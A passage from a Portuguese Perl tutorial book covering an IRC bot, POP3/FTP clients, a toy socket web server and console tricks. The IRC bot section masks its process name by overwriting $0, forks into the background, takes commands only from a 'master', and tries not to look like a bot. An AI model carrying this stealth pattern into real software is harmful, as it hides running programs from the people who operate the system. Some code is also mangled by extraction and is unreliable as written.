*IO::Socket::INET = vamos usa-lo para conectar no IRC com um simples constructor

*HTTP::Request = uma vez conectado no IRC vamos usar este modulo para fazer funções a parte do BOT,funções que precisam se conectar em algum host httpd para pegar informações por exemplo...

*LWP::UserAgent = vamos usar ele na mesma meta do HTTP::Request

Segundo passo pegando variáveis

Como nem todo usuário sabe programar em Perl que tal pegarmos as variáveis

```
print "qual he o seu nick\?\n";
my $master=<STDIN>; chomp $master;
print "qual he o seu CMD\?\n";
my $cmd=<STDIN>; chomp $cmd;
print "qual he o seu id\?\n";
my $id=<STDIN>; chomp $id;
print "qual server deseja entra\?\n";
my $server=<STDIN>; chomp $server;
print "qual canal deseja entrar\?\n";
my $canale=<STDIN>; chomp $canale;
print "qual porta\? ex 6667\n";
my $porta=<STDIN>; chomp $porta;
```

Terceiro passo o Processo

```
my $name = "nome_do_bot";
my $processo = 'nome_processo';
my $nick="nick_no_irc";
my $identify = "identificacao";
my $pid=fork;
exit if $pid;
$0="$processo"."\\0"x16; #um hex bem "POG"
```

Quarto Passo o constructor "ETA JOES fico com medo desta PARTE neh !: "

Esta parte é a mais importante num "IRC BOT" sem ela seu BOT simplesmente não conecta !

```
##### INicio Constructor conector da socket
my $sk = IO::Socket::INET->new(PeerAddr=>"$server",
                               PeerPort=>"$porta",
                               Proto=>"tcp") or die "erro na conexao\n";
$sk->autoflush(1);
print $sk "NICK $nick\r\n";
print $sk "USER $identify 8 * :$name\r\n";
print $sk "JOIN $canale\r\n";
```

```
print $sk "PRIVMSG $canale :Acabei de entrar mestre\r\n";
print $sk "PRIVMSG $canale :botecounix ponto com ponto br\r\n";
```

esta variável "\$sk" seria a variável que chama o "socket::Inet"

Quinto passo "Que inicie a criatividade :lol: "

Neste passo vai precisar de um loop para o Bot ficar lendo linhas lá do irc e responder a "PING", respondendo a packets com "PONG" para não dar muito na cara que é um Bot vamos ver como ficaria

```
while($line = <$sk>){
$line =~ s/\r\n$//;

if ($line =~ /^PING \:(.*)/)
{
print "PONG :$1";
print $sk "PONG :$1";
}
}
```

Simple e facil ,atenção sem esta regex seu bot não vai rolar perfeitamente

```
$line =~ s/\r\n$//;
```

não mude ela Ok !

Pronto temos um Bot no irc e agora que colocar uma função ?

Simple vo dar um exemplo de função esta mesma função esta no meu artigo de "regex simples" porem esta modificada para ser usada com BOT...

```
if($line =~ m/^\\:$master\\!(.*?)\\@(.*?) PRIVMSG (.*?) :!tempo (.*?)$/{
if (my $pid = fork) {
waitpid($pid, 0);
} else {
if (fork) {
exit;
} else {
my $local=$4;
stampa($sk, "PRIVMSG $canale : ^C7 ---Hazard-bot-COMMANDO-ELiTe--- Temperatura
Brasil");
stampa($sk, "PRIVMSG $canale : ^C3 Vendo ^C5 Temperatura ^C3 senhor ^C7 $master");
my $pagina="http://www1.folha.uol.com.br/folha/tempo/br-$local.shtml";
$agent = new LWP::UserAgent;
$request = HTTP::Request->new('GET',$pagina);
$result = $agent->request($request);
@result = $result->content();
open(RES,">","temperatura.txt");
print RES @result; close(RES); open(RES,"<","temperatura.txt");
@texto = <RES>; close(RES); unlink ("temperatura.txt");
foreach (@texto) {
if ($_ =~ m/^<p><b>Temperatura:<\\b> (.*?)<\\p>/) {
my $graus="$1";
stampa($sk, "PRIVMSG $canale : ^C3 Local: ^C5 $local ");
stampa($sk, "PRIVMSG $canale : ^C3 Temperatura: ^C5 $graus ");}}
stampa($sk, "PRIVMSG $canale : ^C3 procura ^C5 terminada ");
}}
}
```

```
}
```

Entendendo a função bem o que chama a função é a regex

```
m/^\\:$master\\!(.*?)\\@(.*?) PRIVMSG (.*?) :!tempo (.*?)$/(
```

ou seja o bot só vai executar quando o mestre dele mandar quando a expressão

```
"!tempo (.*)"
```

vai ser o comando para chamar a nossa função de tempo exemplo o usuário digita
"!tempo sao_paulo" o bot irá voltar com a temperatura de São Paulo no momento...
esta função tirei do "HazardBot" uma dos meus IRC bots

Mas por que você usou o "fork"?

Simples com esta função o bot pode responder a outros comandos enquanto processa esta função
assim ele não "buga"

```
if (my $pid = fork) {  
    waitpid($pid, 0);  
} else {  
    if (fork) {  
        exit;  
    } else {
```

Por que você usou esta coisa louca de "stampa" onde está esta função?

Usando uma função "stampa" que seria apenas para colar nosso código no "IRC"
de maneira que não "buga", você pode usar "cor" nas suas fontes também que não buga

```
sub stampa()  
{  
    if ($#_ == '1') {  
        my $sk = $_[0];  
        print $sk "$_[1]\n";  
    } else {  
        print $sk "$_[0]\n";  
    }  
}
```

coloque esta função no seu bot se você for usar stampa ;)

Mas como você pegou a variável usando regex ?

Isso apenas de olhar o código da função "tempo" você já nota
vejamos um outro exemplo bem simples

```
if($line =~ m/^\\:$master\\!(.*?)\\@(.*?) PRIVMSG (.*?) :!soma (.*?) (.*?)$/{  
    $numero1=$4;  
    $numero2=$5;  
    my $soma = $numero1+$numero2;  
    print $sk ("PRIVMSG $channel :Hazard_Bot resultado da soma deu $soma \r\n");
```

Repare que a função soma não usa "stampa" ;)

e se eu quiser somar 3 números como seria a regex ?

seria

```
m/^\\:$master\\!(.*?)\\@(.*?) PRIVMSG (.*?) :!soma (.*?) (.*?) (.*?)$ /
```

Só coloquei mais uma expressão "(.*)" para extrair e jogar para alguma variável isso ficaria

```
$numero1=$4;  
$numero2=$5;  
$numero3=$6;
```

Ufa terminei, com estas dicas aqui citadas já dá para você fazer seu próprio IRC Bot. Bem damos uma completada no assunto de sockets e spiders de forma direta, seguindo as dicas aqui propostas em conjunto com CPAN você já tem uma base para fazer seus programas.

Falando aí de spiders, acabei não falando de Perl trabalhando com POP3 e FTP vou dar dois exemplos singelos do uso dos mesmos, primeiro **"POP3"** ou "Post office protocol version 3" para quem não sabe é utilizado para ler mensagens de correio eletrônico armazenadas numa caixa postal de um servidor SMTP (simple mail transfer protocol) que seria para envio e recebimento dos mesmos, não vou explicar como funciona SMTP e POP3 a fundo mesmo por que este não é nosso foco...

vamos a um exemplo

```
use Net::POP3;  
$m = Net::POP3->new('pop.myhost.com'); # Nome o server pop3  
die "não foi possível abrir conta" unless $m;  
$n = $m->login('sriram', 'foofoo');          # seu login e senha  
print "numero de mensagens: $n\n";  
$r_msgs = $m->list();                          # Retornando a hash mapiada  
                                              # id da mensagem e tamanho  
foreach $msg_id (keys %$r_msgs) {  
    print "Msg $msg_id (", $r_msgs->{$msg_id}, "):\n";  
    print "-----\n";  
    # pegando as tres primeiras linhas da mensagem  
    $r1_msg = $m->top($msg_id, 3);  
    $, = "\n";  
    print @$r1_msg;  
}  
$m->quit();
```

continuando, vou mandar outro exemplo só que agora uma coisa mais forte com uso do mesmo agora sim você leitor, vai ficar sabendo porque programadores de outras linguagens acham que programadores de Perl fazem Voodoo. Imagine na seguinte situação seu patrão tem mais de 200 e-mails com arquivos anexados de trabalhos para fazer Download, Ele pede para você fazer isso e "agora casa caiu vai ter trabalho para mais de 5 horas?", claro que não vamos usar Perl para fazer isso para nós, estudando na internet acabei achando um script para fazer isso vou mostra-lo para você leitor.

```
#!/usr/bin/perl -w #  
# LeechPOP - save ONLY attachments from a POP3 mailbox, with filtering.  
# Part of the Leecharoo suite - for all those hard to leech places.  
# http://disobey.com/d/code/ or contact morbus@disobey.com.  
#
```

```

# This code is free software; you can redistribute it and/or
# modify it under the same terms as Perl itself.
use strict; $!++;
my $VERSION = "1.0";
use Getopt::Long;
my %opts;
# make sure we have the modules we need, else die peacefully.
eval("use Net::POP3;"); die "[err] Net::POP3 not installed.\n" if $@;
eval("use MIME::Parser;"); die "[err] MIME::Parser not installed.\n" if $@;
# define our command line flags (long and short versions).
GetOptions(\%opts, 'server|s=s',    # the POP3 server to use.
           'username|u=s',    # the POP3 username to use.
           'password|p=s',    # the POP3 password to use.
           'begin|b=i',      # what msg number to start at.
);
# at the very least, we need our login information.
die "[err] POP3 server missing, use --server or -s.\n" unless $opts{server};
die "[err] Username missing, use --username or -u.\n" unless [RETURN]
$opts{username};
die "[err] Password missing, use --password or -p.\n" unless [RETURN]
$opts{password};
# try an initial connection to the server.
print "-" x 76, "\n"; # merely a visual seperator.
my $conn = Net::POP3->new( $opts{server} )
    or die "[err] There was a problem connecting to the server.\n";
print "Connecting to POP3 server at $opts{server}.\n";
# and now the login information.
$conn->login( $opts{username}, $opts{password} )
    or die "[err] There was a problem logging in (.poplock? credentials?).\n";
print "Connected successfully as $opts{username}.\n";
# purdy stats about our mailbox.
my ($msg_total, $mbox_size) = $conn->popstat( );
if ($msg_total eq 0) { print "No new emails are available.\n"; exit; }
if ($msg_total eq 'OE0') { print "No new emails are available.\n"; exit; }
print "You have $msg_total messages totalling ", commify($mbox_size), "k.\n";
# the list of valid file extensions. we do extensions, not
# mime-types, because they're easier to understand from
# an end-user perspective (no research is required).
my $valid_exts = "jpg jpeg png";
my %msg_ids; # used to keep track of seen emails.
my $msg_num = $opts{begin} || 1; # user specified or 1.
# create a subdirectory based on today's date.
my ($d,$m,$y) = (localtime)[3,4,5]; $y += 1900; $m++;
$d = sprintf "%02.0d", $d; $m = sprintf "%02.0d", $m;
print "Using directory '$y-$m-$d' for newly downloaded files.\n";
my $savedir = "$y-$m-$d"; mkdir($savedir, 0777);
# begin looping through each msg.
print "-" x 76, "\n"; # merely a visual seperator.
while ($msg_num <= $msg_total) {
    # the size of the individual email.
    my $msg_size = $conn->list($msg_num);
    # get the header of the message
    # so we can check for duplicates.
    my $headers = $conn->top($msg_num);
    # print/store the good bits.
    my ($msg_subj, $msg_id);
    foreach my $header (@$headers) {
        # print subject line and size.
        if ($header =~ /^Subject: (.*)/) {
            $msg_subj = substr($1, 0, 50); # trim subject down a bit.

```

```

        print "Msg $msg_num / ",commify($msg_size),"k / $msg_subj...\n";
    }
    # save Message-ID for duplicate comparison.
    elsif ($header =~ /^Message-ID: <(.*?)>/i) {
        $msg_id = $1; $msg_ids{$msg_id}++;
    }
    # move on to the filtering.
    elsif ($msg_subj and $msg_id) { last; }
}
# if the message size is too small, then it
# could be a reply or something of low quality.
if (defined($msg_size) and $msg_size < 40000) {
    print " Skipping - message size is smaller than our threshold.\n";
    $msg_num++; next;
}
# check for matching Message-ID. If found,
# skip this message. This will help eliminate
# crossposting and duplicate downloads.
if (defined($msg_id) and $msg_ids{$msg_id} >= 2) {
    print " Skipping - we've already seen this Message-ID.\n";
    $msg_num++; next;
}
# get the message to feed to MIME::Parser.
my $msg = $conn->get($msg_num);
# create a MIME::Parser object to
# extract any attachments found within.
my $parser = new MIME::Parser;
$parser->output_dir( $savedir );
my $entity = $parser->parse_data($msg);
# extract our mime parts and go through each one.
my @parts = $entity->parts;
foreach my $part (@parts) {
    # determine the path to the file in question.
    my $path = ($part->bodyhandle) ? $part->bodyhandle->path : undef;
    # move on if it's not defined,
    # else figure out the extension.
    next unless $path; $path =~ /\w+\.[^\.]+\$/;
    my $ext = $1; next unless $ext;
    # we continue only if our extension is correct.
    my $continue; $continue++ if $valid_exts =~ /$ext/i;
    # delete the blasted thing.
    unless ($valid_exts =~ /$ext/) {
        print " Removing unwanted filetype ($ext): $path\n";
        unlink $path or print " > Error removing file at $path: $!.";
        next; # move on to the next attachment or message.
    }
    # a valid file type. yummy!
    print " Keeping valid file: $path.\n";
}
# increase our counter.
$msg_num++;
}
# clean up and close the connection.
$conn->quit;
# now, jump into our savedir and remove all msg-*
# files, which are message bodies saved by MIME::Parser.
chdir ($savedir); opendir(SAVE, ".") or die $!;
my @dir_files = grep !/^\.\.?$/, readdir(SAVE); closedir(SAVE);
foreach (@dir_files) { unlink if $_ =~ /^msg-/; }
# cookbook 2.17.

```



```

sub commify {
    my $text = reverse $_[0];
    $text =~ s/(\d\d\d)(?=\d)(?! \d*\.\.)/$1,/g;
    return scalar reverse $text;
}

```

Bem o código está comentado mesmo sendo inglês da para entender por ser uma linguagem técnica, não tem nenhum quebra cabeça aí a única coisa diferente é o uso do MIME para imagens e arquivos binários... vide detalhes no CPAN.

Para usar este programa que baixa anexos siga o exemplo

```
perl programa.pl -u=seu_login -p=sua_senha -s=seu_server_pop3
```

Teste o programa e tente entender passo a passo, Agora vamos estudar o **Uso do perl com FTP**, Que seria "File transfer protocol permite transferência entre computador local e um servidor remoto muito popular o uso em servers de hospedagem com uso de upload e download. Vamos a um exemplo do mesmo, mais dicas do mesmo vide no CPAN!

```

use Net::FTP;
$ftp = Net::FTP->new("ftp.server.com");
die "não foi possível conectar $!" unless $ftp;
$ftp->login('anonymous', 'me@naosei.com'); # user e password
$ftp->cwd('/pub/plan/perl/CPAN'); # cwd: diretório de trabalho
$ftp->get('index'); # baixa arquivo "index"
$ftp->put('index2'); # faz upload do arquivo "index2"
$ftp->quit(); # fecha nossa conexão

```

este exemplo entra num servidor FTP numa determinada pasta e faz download de um arquivo outras funções do módulo Net::FTP vide no CPAN, imagine agendar tarefas para fazer certos trabalhos com FTP e POP3 para você !

Este capítulo foi cansativo, Temos aí muito assunto acaba obviamente deixando você leitor meio abismado, porém com uma releitura do mesmo e uso prático você pode ter ferramentas muito poderosas em mãos. Por vir estas ferramentas podem parecer meio que inúteis mais para pessoas que trabalham extraíndo dados da internet e trabalhos como administração de dados, redes, cálculos, escolhas, gráficos, passando dados de computadores etc. Pode ser uma mão na roda.

Acabando com este capítulo aí com Sockets um Web server aí para você leitor brincar com seu uso

```

#!/usr/bin/perl
#####----> modulos
use IO::Socket;
use File::Basename;
#####----> svaziamento da memoria quando ela for toda escrita
$|=1;
#####----> Ligando o WebServer inicio do socket
my $socket = new IO::Socket::INET (
    LocalPort => '888',
    Type      => SOCK_STREAM,
    Proto     => 'tcp',
    Listen    => 10
);
die "Não foi possível iniciar webserver: $!\n" unless $socket;
print "Servidor iniciado ...\n";
#####-----> data de uso
$date = scalar localtime();
#####-----> Pagina padrao
$head = "

```

```

HTTP/1.1 200 OK
Server: HellServer
Connection: close
Content-Type: text/html
";
$erro = "
<html>
<body bgcolor=#000000>
<body><br><br><br><br>
<div align=\"center\">
<pre><FONT SIZE=4 COLOR=#FFFFFF>Ola leitor deu erro na pag</FONT>
</pre>
<pre>
WebServer error
tony.unix\@yahoo.com.br
coded by C00L3R_
</pre>
</div>
</body>
</html>
";
$start = "
<html>
<body bgcolor=#000000>
<body><br><br><br><br>
<div align=\"center\">
<pre><FONT SIZE=4 COLOR=#FFFFFF>WebServer com socket</FONT>
</pre>
<pre>
Webserver com socket tudo OK
tony.unix\@yahoo.com.br
coded by C00L3R_
</pre>
</div>
</body>
</html>
";

```

```

while (my $sock_client = $socket->accept()) {
#resposta do navegador do cliente
while($client_conect = <$sock_client>) {
    open (OUT, ">>log.txt");
    print OUT "$client_conect";
    close(OUT);
    print "$client_conect";
    if($client_conect =~ /GET \/(.*?) (.*?)/) {
        $pedido="$1";
    }
    if ($client_conect!~/[A-Za-z0-9]/) {
        if($pedido =~ /index.html|joker/) {
            print $sock_client "$head"."$start";
            $sock_client = "";
        } else {
            print $sock_client "$head"."$erro";
            $sock_client = "";
        }
    }
}
open (OUT, ">>log.txt");
print OUT "Date:$date\n-----\n";

```

```
close(OUT);  
}  
close(fecha);  
}  
close($socket);
```

como root de o comando
perl nome_do_programa.pl ou ./programa.pl

feito isso o programa irá retornar algo como
“servidor iniciado”,se der algum erro verifique se você liberou a porta 888 no firewall...
se tudo ocorreu como o planejado vá no seu navegador e coloque a URL “<http://localhost:8080>”
veja uma página em HTML escrita “ola leitor deu erro na pag” isso é normal pois no nosso script
setamos com uso de regex que o cliente tem que conectar em “localhost:888/index.html para
mostrar a página inicial se formos a na página certa vai dar a mensagem “web server com socket”
tudo OK.Simples exemplo ai para você leitor brincar imagine só fazer um sisteminha para um
router a partir deste exemplo,mas tem módulos no CPAN para fazer isso outra dica seria usar o
módulo Catalyst um framework muito bom para tal feito.voltando ao exemplo ao vermos a página
o nosso server retorno o log veja sua saída

```
Host: localhost:888  
User-Agent: Mozilla/5.0 (X11; U; Linux i686; pt-BR; rv:1.9.0.7) Gecko/2009032803  
Iceweasel/3.0.6 (Debian-3.0.6-1)  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3  
Accept-Encoding: gzip,deflate  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7  
Keep-Alive: 300  
Connection: keep-alive  
Cookie: style=default
```

```
GET /favicon.ico HTTP/1.1  
Host: localhost:888  
User-Agent: Mozilla/5.0 (X11; U; Linux i686; pt-BR; rv:1.9.0.7) Gecko/2009032803  
Iceweasel/3.0.6 (Debian-3.0.6-1)  
Accept: image/png,image/*;q=0.8,*/*;q=0.5  
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3  
Accept-Encoding: gzip,deflate  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7  
Keep-Alive: 300  
Connection: keep-alive  
Cookie: style=default
```

Exatamente como funciona um servidor de Web se algum dia você leitor for estudar CGI com perl
este exemplo pode te ajudar a intender um pouco como funciona este conceito de WebServer.

Terminamos com capítulo por aqui,claro que tem muito mais assunto sobre o mesmo e que tem
livros específicos sobre o mesmo alem de ter milhares de tutoriais de monges do Perl ,Porem
devido a uma carência de material em português sobre o mesmo resolvi explicar neste capítulo o
uso de sockets em Perl claro que não fomos a fundo de assuntos como FORK,Triads com sockets
mais espero ter ajudado você leitor a trilhar seu próprio rumo neste assunto...



LEMBRE-SE, falando de Perl o CPAN É SEU MELHOR AMIGO!

Não fique esperando que alguns monges te ajude no “irc.perl.org” tente resolver sozinho o problema caso tenha estudado o cpan e mesmo assim e a dúvida continua pergunte para um monge no IRC ou via e-mail, caso o mesmo não ajude procure outros monges de outros países.

Capitulo 8

Programas de Console Dicas

“Aparência é a demência dos louco”



Iniciando ai este capítulo colorido :)

vou mandar direto uma dica de uso do módulo que vamos usar para trabalhar com cores no terminal,ótimo para dar destaque a certas coisas no seu programa de console.

exemplo

```
#!/usr/bin/perl -io
use Term::ANSIColor;
#setamos a cor para rosa com fundo preto
print color 'magenta on_black';
print "PANTERA COR DE ROSA\n";
#setamos a cor do term para default assim volta as cores normais
print color 'reset';
```

mais informações “perldoc Term::ANSIColor”
ou vide no CPAN mesmo...

Línguas diferentes em seu programa

Isso mesmo você pode fazer que seu programa funcione com saídas em Alemão,inglês,português entre outras línguas usando um módulo para tal feito,vejamos um **exemplo**

```
#!/usr/bin/perl -io
## modulo para usar tradutor de PT 2 EN,EN 2 PT,DE 2 PT... all
use Lingua::Translate;
my $lang2="pt"; my $translate="en";
my $xl8r = Lingua::Translate->new(src => "$lang2",
                                dest => "$translate") || die "erro na tradução";
print "digite algo para o traduzir de $lang2 para $translate\n";
chomp(my $word=<STDIN>); print "procurando por $word\n";
my $saida = $xl8r->translate($word);
print "Tradução: $saida\n";
```

Se usar este módulo com sabedoria você pode deixar seus programas para uso universal não só em inglês ou português.veja mais informações no CPAN sobre o módulo...

Ops! este módulo requer que você esteja conectado com a internet,pois na verdade se não me engano ele manda método “POST” para o site do “BABEL FISH”, pegando a saída do mesmo e extraíndo não passa de um “spider” simples mais já é uma mão na roda para nós..

O CPAN esta cheio de módulos quentes para botar muitos temperos nos seus programas,De forma dando muito mais sabor para o mesmo e polpando seu trabalho e seu tempo,não tem para que inventar a roda sabendo que a mesma já existe.

Limpando a tela no console e Simulando uma Shell

Em Algum momento deste livro você deve ter deparado com uma “POG” muito Suja para limpar a tela do Console de forma ligeira do tipo

```
## função limpa a tela
sub limpa() {
  my $cmd=0; my $sys="$^O";
  if($sys eq "linux") { $cmd="clear"; } else { $cmd="cls"; }
  print ` $cmd`;
}
```

Ou seja esta “POG” roda apenas em sistemas operacionais do tipo Linux e Windows, Que ridículo onde fica nossa querida portabilidade por exemplo rodar em “Solaris,Darwin,BSD..>”, Em Perl como eu disse antes para tudo tem um módulo não seria diferente num problema bobo destes vejamos um exemplo

```
#!/usr/bin/perl
use Term::Cap; $OSPEED = 9600;
eval {
  require POSIX;
  my $termios = POSIX::Termios->new( );
  $termios->getattr;
  $OSPEED = $termios->getospeed;
};
$terminal = Term::Cap->Tgetent({OSPEED=>$OSPEED});
$terminal->Tputs('cl', 1, STDOUT);
```

Outro uso bacana de módulos de terminal seria um uso que simule uma “shell” exemplo

```
#!/usr/bin/perl -w
use strict;

use Term::ReadLine;
use POSIX qw(:sys_wait_h);

my $term = Term::ReadLine->new("Shell Simples");
my $OUT = $term->OUT() || *STDOUT;
my $cmd;

while (defined ($cmd = $term->readline('$ '))) {
  my @output = ` $cmd`;
  my $exit_value = $? >> 8;
  my $signal_num = $? & 127;
  my $dumped_core = $? & 128;
  printf $OUT "Programa terminado com status %d com sinal %d%s\n",
    $exit_value, $signal_num,
    $dumped_core ? " (erro)" : "";
  print @output;
  $term->addhistory($cmd);
}
```

Botando Senha no seu programa de console

Este exemplo mostra como esconder a entrada de um usuário caso ele esteja digitando uma senha muito útil para aquele programa que você está fazendo para administrar certas tarefas e precisa ter um AUTH...

```
#!/usr/bin/perl
use Term::ReadKey;
print "Digite sua senha: "; ReadMode 'noecho';
$password = ReadLine 0; chomp $password;
ReadMode 'normal'; $senha="1234";
if($password eq "1234") { print "logado\n"; exit;
} else { print "senha errada\b\n"; exit; }
```



Definindo uma Pausa no seu programa

Esta dica é muito simples você pode usá-la quando quiser esperar alguns segundos para executar alguma tarefa, imagine fazer um programa para baixar para cada dia alguma coisa, imagine organizar as tarefas para serem resolvidas em determinado tempo, tudo escolhido por você. Para tal feito podemos usar “sleep segundos”, exemplo de uso...

```
#!/usr/bin/perl
print "ola\n";
#pausa de 5 segundos
sleep 5;
print "ola de novo\n";
```

muito simples, só para refletir
dia tem 86400 segundos, caso queira uma pausa de um dia, mais um exemplo

```
#!/usr/bin/perl
$dias=shift; $horas=86400*$dias;
print "antes\n"; sleep $horas;
print "depois de $dias dias\n";
```

salve depois execute “perl time.pl 2”
depois de dois dias você vai ver o resultado , hehe brincadeira não vá esperar...

Também poderia falar do “Crontab” que com perl em sistemas unix e derivados fica muito legal só que objetivo deste livro é Estudar Perl, sugiro que procure sobre o mesmo em sites de busca...



Perl OneLiners

São programas em Perl de uma linha geralmente são muito bem pensados tem finalidade de serem usados para os mais cabreiros fins ou até mesmo os mais simples casos de uso. ótimo para jogar Perl golf para quem não sabe golf em Perl seria uma brincadeira em programadores de Perl para ver quem resolve o problema primeiro como menos código possível.

vou dar um exemplo

primeiro problema vamos pegar a série de "Fibonnacci" relembrando ai a ordem (1,1,2,3,5,8,13,etc...)

vejamos muitos modos de se fazer o mesmo

```
perl -e '$a=$b=1; while(1) {$c=$a+$b; print $c,"\n"; $a=$b; $b=$c; }' > teste.txt
```

Agora usamos "-l" para pular uma linha para cada saída invés de usar "\n"

```
perl -le 'print$a+=$b while print$b+=$a | l 1' > teste.txt
```

código fico menor isso é bom

```
perl -le 'print$a+=${}while print${}+=${a} | l 1' > teste.txt
```

depois abra o "teste.txt" para cada exemplo e veja a maravilha em menos de uma linha fizemos o trabalho.

podemos usar oneliners até mesmo com módulos

veja o exemplo :

```
perl -MLWP::Simple -e "getprint 'http://google.com'"
```

este exemplo baixa a source de uma página do google

mais informações leia a doc do "perlrun" com o comando

```
perldoc perlrun
```

o assunto é muito extenso tem Monges do Perl delira em OneLiners fazem até poesia hehe mais em suma "OneLiners" pode ser uma boa pedida para fazer uma tarefa chata com regex ou um algoritmo ligeiro sem ter que abrir o precioso "VIM" ou "EMACS"...

ANSI ART no Console

Esta forma quase esquecida de se fazer "arte" no computador, consiste em utilizar os caracteres de controle do terminal (iniciados por 0x27, ou seja: ESC e por isso chamados de "escape sequences" para mostrar figuras e até mesmo animações.


Muito utilizada nas "telas de entrada" das BBSs, há vários jogos e "demos" baseados exclusivamente nesses caracteres "especiais". A imagem acima, por exemplo, é composta apenas de caracteres, originalmente.

ANSI ART também é usada no mundo Underground do Hacking em geral muito popular vemos em canais do IRC em IRCBOTs também,o próprio cliente de IRC o BitchX tem uma arte em Ansi aquele famoso cliente de MSN para terminal em Unix ***"pebrot.sourceforge.net/"*** tem art em ansi também,metasploit entre outros...



foto de um museu de ansi art, repare soh as telas de LCD

Interessante é que para cada monitor de LCD temos um circuito ligado num cartão com MsDos ou um unix Bem leve para estar abrindo as imagens em Ansi veja . . .



Bem Geek Isso neh!! :)

Chega de papo furado !

Ansi Art não morreu sabendo disso resolvi escrever aqui no nosso livro de perl como usar ansi art em Unix e derivados como linux e BSD. Bem no linux você pode baixar uma lib em linguagem C para fazer tal feito,ou emular o MsDos usando DOSBOX,mas em Perl temos um script para abrir as imagens ansi em unix vou compartilhar ...

vamos mostrar o script

```
#!/bin/sh
exec ${PERL-perl} -wSx $0 ${1+"$@"}
#!/perl

# slowcat --- write output slowly, emulating physical serial terminal

# Author: Noah Friedman <friedman@splode.com>
# Created: 2003-01-01
# Public domain

# $Id: slowcat,v 2.2 2003/05/13 10:27:27 friedman Exp $

# Commentary:
# Code:

use 5.003;
use strict;
use Getopt::Long;
use Symbol;

(my $progname = $0) =~ s|.|/|;

my $bits_per_sec = 9600;
# Due to HZ resolution in most kernels, it is unlikely that select will
# return in a shorter period of time than 10ms.
my $usec_interval_min = 10000;
my $usec_interval = $usec_interval_min;

sub slowcat ($$$)
{
    my ($fh, $bits_per_sec, $usec_interval) = @_;
    $usec_interval = $usec_interval_min if $usec_interval < $usec_interval_min;

    my $bytes_per_sec = $bits_per_sec / 8;
    my $bytes_per_call = 0;
    my $sleep_interval;

    while ($bytes_per_call < 1
           || ($bytes_per_call - int ($bytes_per_call) >= .009))
    {
        $sleep_interval = $usec_interval++ / 1000000;
        $bytes_per_call = $bytes_per_sec * $sleep_interval;
    }
    $bytes_per_call = int ($bytes_per_call);

    while (sysread ($fh, $_, $bytes_per_call))
    {
        syswrite (STDOUT, $_, $bytes_per_call);
        select (undef, undef, undef, $sleep_interval);
    }
}

sub usage (@)
{
    print STDERR "$progname: @_ \n\n" if @_;
    print STDERR "Usage: $progname {options} {files} \n";
    Options are:
}
```

```

-h, --help          You're looking at it.
-b, --bps           BPS    Output BPS bits per second.
-i, --sleep-interval USEC  Use USEC microseconds of granularity between
                           writes.\n";

    exit (1);
}

sub main ()
{
    Getopt::Long::config ('bundling', 'autoabbrev');
    GetOptions ("h|help",          sub { usage () },
               "b|bps=i",          \$bits_per_sec,
               "i|sleep-interval=i", \$usec_interval);

    unless (@ARGV)
    {
        slowcat (*STDIN{IO}, $bits_per_sec, $usec_interval);
        exit (0);
    }

    my $fh = gensym;
    while (@ARGV)
    {
        my $filename = shift @ARGV;
        sysopen ($fh, $filename, 0) || die "$filename: $!";
        slowcat ($fh, $bits_per_sec, $usec_interval);
        close ($fh);
    }
    exit (0);
}

main ();

# local variables:
# mode: perl
# end:

# slowcat ends here

```

Botando o script para rolar

antes de rodar script você precisar ter uma ART ANSI nas mãos neste site tem algumas ARTs para baixar “<http://sixteencolors.net>” baixada a ART vamos para o Rock and roll

